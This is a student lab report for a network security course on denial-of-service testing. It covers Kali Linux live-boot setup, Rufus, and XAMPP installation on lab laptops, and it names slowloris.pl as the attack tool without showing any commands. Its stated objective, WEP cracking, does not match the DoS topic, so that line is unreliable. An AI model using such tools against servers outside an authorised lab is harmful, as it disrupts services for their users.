Lab#6

Denial-of-Service

NACT-261 Network Security

2025-2026 Spring Semester

Submitted by Jibreal Id-deen

Due by April 13

Professor Mark Jeremy

TABLE OF CONTENTS

TABLE OF FIGURES

OBJECTIVE

My objective of this lab is to automate the process of auditing and testing the security of wireless networks by identifying vulnerabilities and attempting to crack WEP.

PROCEDURE

- Walked to the ICS Equipment room
- Got two DELL Laptops and MacbookPro
- Download Kali Linux as Live Boot
- Download Rufus
- Boot the Kali Linux on another Dell laptop
- Download XAMPP Server on Mac and Dell laptops
- Edit the websites (Index.html) on Mac and Dell laptops
- Use Kali Linux to download slowloris.pl on FireFox
- Use the variety of the commands to attack the web servers
- Clean the stuff
- Take all of it to return to the ICS Equipment room.

NETWORK DIAGRAM



FIGURE 1 - NETWORK DIAGRAM



FIGURE 2 – TYPE KALI LINUX ON GOOGLE URL AND CLICK "GET KALI" ON THE LINK



FIGURE 3 - CLICK KALI 2025.1A TO DOWNLOAD



FIGURE 4 - DOWNLOADING



FIGURE 5 – DRAG THE ISO FILE TO THE USB



FIGURE 6 – TYPE 'RUFUS' ON THE GOOGLE URL THEN CLICK RUFUS ON THE LINK



FIGURE 7 – DOWNLOAD RUFUS.EXE



FIGURE 8 – USE THE USB AS DEVICE THEN BOOT AS KALI LINUX THEN GET START!



FIGURE 9 – CLICK "WRITE IN DD IMAGE MODE"



FIGURE 10 – WRITING IMAGE

FIGURE 11 – CLICK LIVE SYSTEM WITH USB

FIGURE 12 – BOOTING UP

FIGURE 13 – OPEN THE KALI TERMINAL



FIGURE 14 - TYPE XAMP DOWNLOAD ON MAC

XAMPP for **OS X** 8.0.28, 8.1.17 & 8.2.4

Version		Checksum			Size
8.0.28 / PHP 8.0.28	What's Included?	md5	sha1	Download (64 bit)	150 Mb
8.1.17 / PHP 8.1.17	What's Included?	md5	sha1	Download (64 bit)	151 Mb
8.2.4 / PHP 8.2.4	What's Included?	md5	sha1	Download (64 bit)	150 Mb

Requirements More Downloads »

A Native installer installs MariaDB, PHP, Perl, etc. directly onto your macOS system. It supports intel (x64) or Apple M1 (arm64) CPUs.

FIGURE 15 - DOWNLOAD XAMPP VERSION: 8.2.4



FIGURE 16 - SET THE XAMPP UP

FIGURE 17 - DONE! NOW GO TO APPLICATION FOLDER

